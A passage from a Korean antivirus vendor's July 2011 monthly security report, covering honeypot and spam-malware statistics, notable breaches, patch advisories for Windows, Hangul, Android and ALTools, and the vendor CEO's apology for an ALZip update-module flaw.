
(3) 결론

이 공격은 감염된 PC와 감염되지 않은 PC를 구분해 사용자의 의심을 받지 않게 하는 등 매우 치밀하게 계산된 기법을 사용하였다. 특히 zeroday를 통해 유포가 되었기 때문에 보안패치, 백신설치와 더불어 사용자의 보안의식 수준을 높이는 것이 이에 대한 좋은 예방책이라고 할 수 있다..

Part I 7월의 악성코드 통계

3. 허니팟/트래픽 분석


(1) 상위 Top 10 포트



과거와 같이 자동화된 공격 툴을 이용한 서버의 권한 탈취 시도는 점차 감소 하고 있지만 특정한 표적을 대상으로 높은 수준의 권한 탈취 시도가 발생할 수 있으므로 반드시 주기적으로 비밀번호를 교체하고 보안 패치도 설치해야 한다.

(2) 상위 Top 5 포트 월별 추이


[2010년 05월 ~ 2011년 07월]



3개월 추이에서도 역시 자동화된 공격 툴에 의한 권한 탈취 시도가 가장 빈번하다.
따라서 반드시 주기적으로 비밀번호를 교체해야 하며 서버에 외부 침입 흔적이 발견될 경우, 관련 단체에 신고하여 도움을 받을 수 있다.

(3) 악성 트래픽 유입 추이

[2011년 02월 ~ 2011년 07월]




고전적인 공격방법인 자동화된 공격툴에 의한 권한 탈취시도는 점차 감소하고 있다.
하지만 많은 해킹프로그램이 시그니쳐 기반의 AV(Anti-Virus)의 탐지를 우회하고 있으며, 취약한 어플리케이션을 통한 악성코드 설치, 사전에 공격을 준비 하였다가 사람의 실수를 노려 침투하는 사회 공학적 기법들은 점점 더 늘어나고 있다.
공격대상도 무작위가 아닌 특정 기업, 단체 등을 노리는 타겟형으로 점차 변화하고 있으므로 불법침입에 대비하여 사용하는 PC는 물론이고 자주 접속하는 웹사이트, 업무용 사이트의 비밀번호를 수시로 교체해야 한다.

Part I 7월의 악성코드 통계

4. 스팸 메일 분석

(1) 일별 스팸 및 바이러스 통계 현황




일별 스팸 및 바이러스 통계 현황 그래프는 하루에 오는 바이러스 및 스팸 메일의 개수를 나타내는 그래프이다. 7월은 한글로 된 성인용 스팸메일의 증가뿐만 아니라 금융 정보 제공과 관련해 개인정보를 요구하는 스팸메일들이 발견되고 있다.

특히 이메일을 통해 개인 신상정보를 요구 시 가급적 바로 입력하지 말고 충분히 확인 후에 결정해야 한다. 또한 메일 내의 첨부파일이나 URL 주소는 접속하거나 파일을 다운로드 하지 않는 것이 바람직하다.

(2) 월별 통계 현황

[2011년 2월 ~ 2011년 07월]



월별 통계 현황은 악성코드 첨부 및 스팸메일의 전체메일에서 차지하는 비율을 나타내는 그래프이다. 7월의 스팸 메일은 94.6%, 바이러스 메일은 5.5%를 차지하였다. 전월에 비해 악성메일의 개수가 소폭 줄어들었다.

(3) 스팸 메일 내의 악성코드 현황

[2011년 7월 1일 ~ 2011년 7월 31일]

순위	악성코드 진단명	메일수[개]	비율[%]
1	W32/Mytob-C	10,720	35.31 %
2	W32/MyDoom-H	4,828	15.90 %
3	Mal/ZipMal-B	3,622	11.93 %
4	W32/Virut-T	1,121	3.69 %
5	W32/Bagz-D	823	2.71 %
6	Mal/BredoZp-B	569	1.87 %
7	W32/Bagz-D	315	1.04 %
8	W32/Bagle-CF	300	0.69 %
9	W32/MyDoom-O	270	0.67 %
10	Mal/EncPk-LW	208	0.61 %

스팸 메일 내의 악성코드 현황은 7월 바이러스 메일에서 발견된 악성코드 중 Top 10을 뽑은 표이다. 현재 W32/Mytob-C 이 35.31 %로 1위를 차지하였다. 2위는 15.90 %를 차지한 32/MyDoom-H, 3위는 11.93 %를 차지한 Mal/ZipMal-B이다.

Part II 보안 이슈 돋보기

1. 7월의 보안 이슈

7월에는 대형 포털 사이트의 해킹피해로 인한 대규모 개인정보 유출사태가 있었습니다. 또 어도비 취약점을 악용한 중국발 악성코드 유포증가, 웹하드 업체의 고의적 악성코드 유포 적발 등이 큰 이슈가 되었습니다.

• 국내 대형 포털사이트 개인정보 유출

국내 대형 포털 사이트가 해킹돼 해당사이트 가입자 3,500만 명의 개인정보가 유출되는 대형사고가 있었습니다. 유출된 개인정보에는 ID와 이름, 연락처 등이 포함되었으며 주민등록번호와 사이트 비밀번호는 암호화된 상태로 유출되었다고 합니다.
해당 포털사이트는 개인정보 유출 사실을 즉시 발표하고 고객들에게 비밀번호 변경을 권장하고 있습니다. 한편, 포털사이트 등 웹서비스 사업자들은 이번 개인정보 유출사태와 개인정보보호법 발효 시점이 맞물리는 등의 영향으로 일제히 보안점검을 실시하는 모습을 보였습니다.

• 어도비 취약점 이용한 중국발 악성코드 계속 유포

어도비 취약점을 이용해 설치되어 게임계정 탈취를 노리는 중국발 악성코드들이 6월에 이어 7월에도 여전히 많이 발견되었습니다. 이들 대부분은 보안 패치와 백신 설치만으로도 막을 수 있기 때문에 민간 및 기관에서 보안패치를 권장하는 소규모 캠페인들이 활발하게 진행되기도 하였습니다. 윈도우 및 어도비 보안패치를 반드시 설치하시기 바랍니다.

• 막장 웹하드업체 고의로 악성코드 유포

불법 저작물 유통 및 악성코드 유포에 가담한 웹하드 업체 운영자들이 적발되었습니다.. 이들은 검찰로부터 저작권법 위반에 대한 수사를 받던 중 악성코드 유포업체와 짜고 사용자 PC에 악성코드가 설치되도록 협조한 혐의가 드러났습니다.

• 전산직 공무원 채용시험에 보안 과목 신설

정부가 앞으로 정보보호 인력의 전문성 제고를 위해 공무원 시험에 '정보보호' 관련 과목을 신설할 예정입니다. 행정안전부는 '전자정부 정보보호 중기 추진계획'을 확정했다고 밝히며 이 같은 내용을 발표했습니다. 앞으로 공무원임용시험령 개정 절차를 거쳐 5급, 7급, 9급 전산직 공무원의 시험과목에 정보보호 과목이 신설될 것으로 보이며 정보보호 책임자와 실무자에게 연간 일정시간의 정보보호교육을 의무화하는 프로그램도 확대된다고 합니다

• 개인정보보호법 발효 앞두고 업계 분주

개인정보보호법 시행을 두달 여 남겨둔 시점에서 각 기업들이 준비에 열심입니다. 기업들은 개인정보 유출과 그뒤에 오는 막대한 손해배상 소송을 미리 방지하고자 노력을 기울이고 있으며 개인정보보호법과 관련된 각종 교육, 컨퍼런스도 활발하게 개최되고 있습

니다. 새로운 법규에서 요구하는 조건을 컨설팅 해주는 전문 보안업체들이 호황을 누리고 있습니다.

Part Ⅱ 7 월의 이슈 돋보기

2. 7월의 취약점 이슈

• Microsoft 7월 정기 보안 업데이트

Bluetooth 스택의 취약점으로 인한 원격 코드 실행 문제, Windows 커널 모드 드라이버의 취약점으로 인한 권한 상승 문제, Windows CSRSS(Client/Server Runtime Subsystem)의 취약점으로 인한 권한 상승 문제, Microsoft Visio의 취약점으로 인한 원격 코드 실행 문제를 해결한 Microsoft 6월 정기 보안 업데이트를 발표하였습니다.

<해당 제품>

- **Windows XP**
- **Windows Vista**
- **Windows 7**
- **Windows Server 2003**
- **Windows Server 2008**
- **Windows Server 2008 R2**

<취약점 목록>

Bluetooth 스택의 취약점으로 인한 원격 코드 실행 문제점(2566220)

이 보안 업데이트는 비공개적으로 보고된 Windows Bluetooth 스택의 취약점을 해결합니다. 공격자가 영향을 받는 시스템에 특수하게 조작된 일련의 Bluetooth 패킷을 보낼 경우 이 취약점으로 인해 원격 코드 실행이 허용될 수 있습니다. 이렇게 되면 공격자가 프로그램을 설치할 수 있을 뿐 아니라 데이터를 보거나 변경하거나 삭제할 수 있고 모든 사용자 권한이 있는 새 계정을 만들 수도 있습니다. 이 취약점은 Bluetooth 기능을 사용하는 시스템에만 영향을 줍니다.

Windows 커널 모드 드라이버의 취약점으로 인한 권한 상승 문제점(2555917)

이 보안 업데이트는 Microsoft Windows에서 발견되어 비공개적으로 보고된 취약점 15건을 해결합니다. 가장 위험한 취약점으로 인해 공격자가 시스템에 로컬로 특수하게 조작한 응용 프로그램을 실행할 경우 권한 상승이 허용될 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그온 자격 증명을 가지고 로컬로 로그온할 수 있어야 합니다.

Windows CSRSS(Client/Server Runtime Subsystem)의 취약점으로 인한 권한 상승 문제점(2507938)

이 보안 업데이트는 비공개적으로 보고된 CSRSS(Microsoft Windows Client/Server Run-time Subsystem)의 취약점 5건을 해결합니다. 공격자가 사용자의 시스템에 로그온하고 특수하게 조작된 응용 프로그램을 실행할 경우 이 취약점으로 인해 권한 상승이 허용될 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그온 자격 증명을 가지고 로컬로 로그온할 수 있어야 합니다.

Microsoft Visio의 취약점으로 인한 원격 코드 실행 문제점(2560847)

이 보안 업데이트는 Microsoft Visio의 공개된 취약점을 해결합니다. 이 취약점으로 인해 사용자가 특수하게 조작된 라이브러리 파일과 동일한 네트워크 디렉터리에 있는 합법적인 Visio 파일을 열 경우 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 로그온한 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

<해결책>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://www.microsoft.com/korea/technet/security/Bulletin/ms11-jul.mspx

영문 : http://www.microsoft.com/technet/security/Bulletin/ms11-jul.mspx

• 한글 코드실행 취약점 보안 업데이트 권고

한글과컴퓨터의 '한글' 프로그램에서 악성코드 감염 등에 악용될 수 있는 코드를 실행하는 신규 취약점을 해결한 보안 업데이트가 발표되었습니다.

공격자는 웹 게시, 스팸 메일, 메신저의 링크 등을 통해 특수하게 조작된 한글문서(HWP) 파일을 사용자가 열어보도록 유도해 악성코드를 유포할 수 있으므로 주의가 필요하며 낮은 버전의 한글을 사용하고 있다면 최신버전으로 업데이트 해야 합니다.

해당 취약점을 악용한 한글 문서파일 형태의 악성코드가 유포되고 있으므로, 사용자의 적극적인 조치가 필요하며, 취약점을 악용하여 설치된 악성코드는 해커로부터 원격에서 제어를 받는 봇(Bot)으로써, PC내부에 존재하는 정보를 유출하는 등의 악성행위를 수행합니다.

<해당 제품>

- 한글 2002 5.7.9.3047 및 이전버전
- 한글 2004 6.0.5.764 및 이전버전
- 한글 2005 6.7.10.1053 및 이전버전
- 한글 2007 7.5.12.604 및 이전버전
- 한글 2010 8.0.3.726 및 이전버전

<해결 방법>

취약한 한글버전 소프트웨어 사용자는 한글과컴퓨터 홈페이지를 방문하여 보안업데이트 파일을 다운받아 설치하거나, 자동업데이트를 통해 한글 최신버전으로 업데이트 해야 합니다

- http://www.hancom.co.kr/downLoad.downPU.do?mcd=005
- 자동업데이트 : 시작 → 모든 프로그램 → 한글과컴퓨터 → 한컴 자동 업데이트

<참고 사이트>

http://www.hancom.co.kr/downLoad.downPU.do?mcd=005

• 안드로이드 운영체제(2.1버전) 취약점 주의 및 보안업데이트 권고

안드로이드 2.1(Eclair)이하 버전에서 조작된 SSL인증서를 불러올 때 인증서 정보를 제대로 표시하지 못하는 문제를 해결한 보안 업데이트가 발표되었습니다.

공격자에 의해 조작된 SSL인증서가 게시된 웹서버에 사용자가 접속할 경우 피싱공격 등의 피해를 입을 수 있으므로 주의가 필요하며 낮은 버전의 안드로이드 OS를 사용하고 있다면 스마트폰 제조사 또는 이통사에 문의하여 최신버전으로 업데이트 해야 합니다.

<해당 제품>

- 안드로이드 2.1(Eclair)이하 버전

<해결 방법>

- 취약한 버전의 안드로이드 OS 사용자는 해당 스마트폰 제조사 또는 이통사에 문의하여 최신 OS업데이트를 적용.
- OS업데이트가 불가능할 경우 임시 해결책으로 스마트폰 웹 브라우저의 설정을 통해 '자바스크립트 사용' 옵션을 해제 하는 방법이 있음.

<참고 사이트>

- http://jvn.jp/en/jp/JVN43105011/index.html

• 알툴즈 공용 DLL 업데이트 프로그램 취약점 보안 업데이트 권고

이스트소프트 공개용 알툴즈 제품에서 공용으로 사용되는 DLL 업데이트 프로그램의 취약점으로 인해 변조된 DLL이 로드될 수 있는 취약점을 해결한 보안 업데이트가 발표되었습니다.

공격자는 특수하게 조작된 DLL파일을 실행하도록 유도하여 악성코드를 유포할 수 있으므로 주의가 필요하며 낮은 버전의 알툴즈를 사용하고 있다면 최신버전으로 업데이트 해야 합니다.

<해당 제품>

- 알집 7.42 이후 버전
- 알씨 5.52 이후 버전

- 알송 1.982 이후 버전
- 알툴바 2.03 이후 버전
- 알FPT 5.11 이후 버전
- 알패스 3.07 이후 버전

(자체 업데이트시스템을 갖춘 알약과 기업용 알툴즈 제품은 본 취약점이 해당되지 않음)

<해결 방법>

- 취약한 버전의 알툴즈 사용자는 자동업데이트를 통해 최신버전으로 업데이트 하거나 알툴즈 홈페이지를 방문하여 최신버전의 알툴즈를 설치할 수 있음.

- 공개용 알툴즈 제품을 실행 시키면 자동으로 업데이트가 실행되며 모든 제품이 공용으로 사용되는 모듈이므로 한번만 업데이트 하면 전 제품에 반영됨.

http://www.altools.co.kr/Plaza/Notice_Contents.aspx?idx=828

<참고 사이트>

- http://alyac.altools.co.kr/SecurityCenter/Analysis/NoticeView.aspx?id=106


Contact us…

㈜이스트소프트 알약대응팀

Tel : 02-881-2364

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr



ESTsoft

공개용알집 보안 취약점으로 심려를 끼쳐드려 대단히 죄송합니다.

안녕하세요. 이스트소프트 대표 김장중입니다.

안전하고 편리한 PC 생활을 책임져야 할 저희 이스트소프트가 공개용 알집 제품의 보안 취약점 문제로 사용자 여러분께 심려를 끼쳐드린 점, 진심으로 머리 숙여 사과 드립니다.

이번 건은 해커의 특정 회사 대상 타겟팅 공격에서 공개용 알집 광고 업데이트 모듈과 관련된 보안 취약점이 악용된 것으로, 일부 우려와 달리 다른 기업 및 개인 사용자 대상의 피해는 보고된 바 없습니다.
저희는 경찰 측의 수사 결과를 존중하며, 향후 최종 결론이 날 때까지 성실하게 수사에 협조하도록 하겠습니다.
이번 건은 네이트 직원 PC를 겨냥한 해커의 공격(타겟팅공격)에 공개용 알집에서 사용하는 광고 업데이트 모듈과 관련된 보안 취약점이 악용된 것입니다. 경찰은 해당 회사가 사용중인 IP대역의 업데이트 정보 요청에 대해 공개용 알집 업데이트 서버가 변조된 업데이트 정보를 내려준 것으로 보고 있습니다.
저희는 해당 취약점을 인지한 다음 날인 8월 4일 혹시 모를 추가 해킹을 예방하기 위해 보안 취약점 패치를 완료하였습니다.
아울러 이러한 유형의 사고를 원천차단하기 위해 제품 업데이트 시 업데이트할 파일이 정상 파일인지 확인하는 무결성 검증을 강화하고, 전송 과정에서의 데이터 변조를 방지하는 등 기존 알약 제품에 적용되어 있는 자가보호 기술을 공개용 알툴즈 제품군에도 적용할 예정입니다.
또한, 업데이트 서버의 보안을 강화하기 위해 사내 보안 인프라 강화, 보안 조직 강화, 서버접근 권한 및 보안 취약점 검증 강화 총 3가지 분야의 보안 대책을 마련했습니다. 이상의 내용을 철저히 시행하여 이런 일이 재발하지 않도록 최선을 다해 노력하겠습니다.

다시 한번 저희 회사의 잘못으로 많은 알툴즈 사용자 여러분께 심려를 끼쳐드린 점 진심으로 머리 숙여 사과 드립니다.

2011년 8월 19일
이스트소프트 김장중 대표이사 올림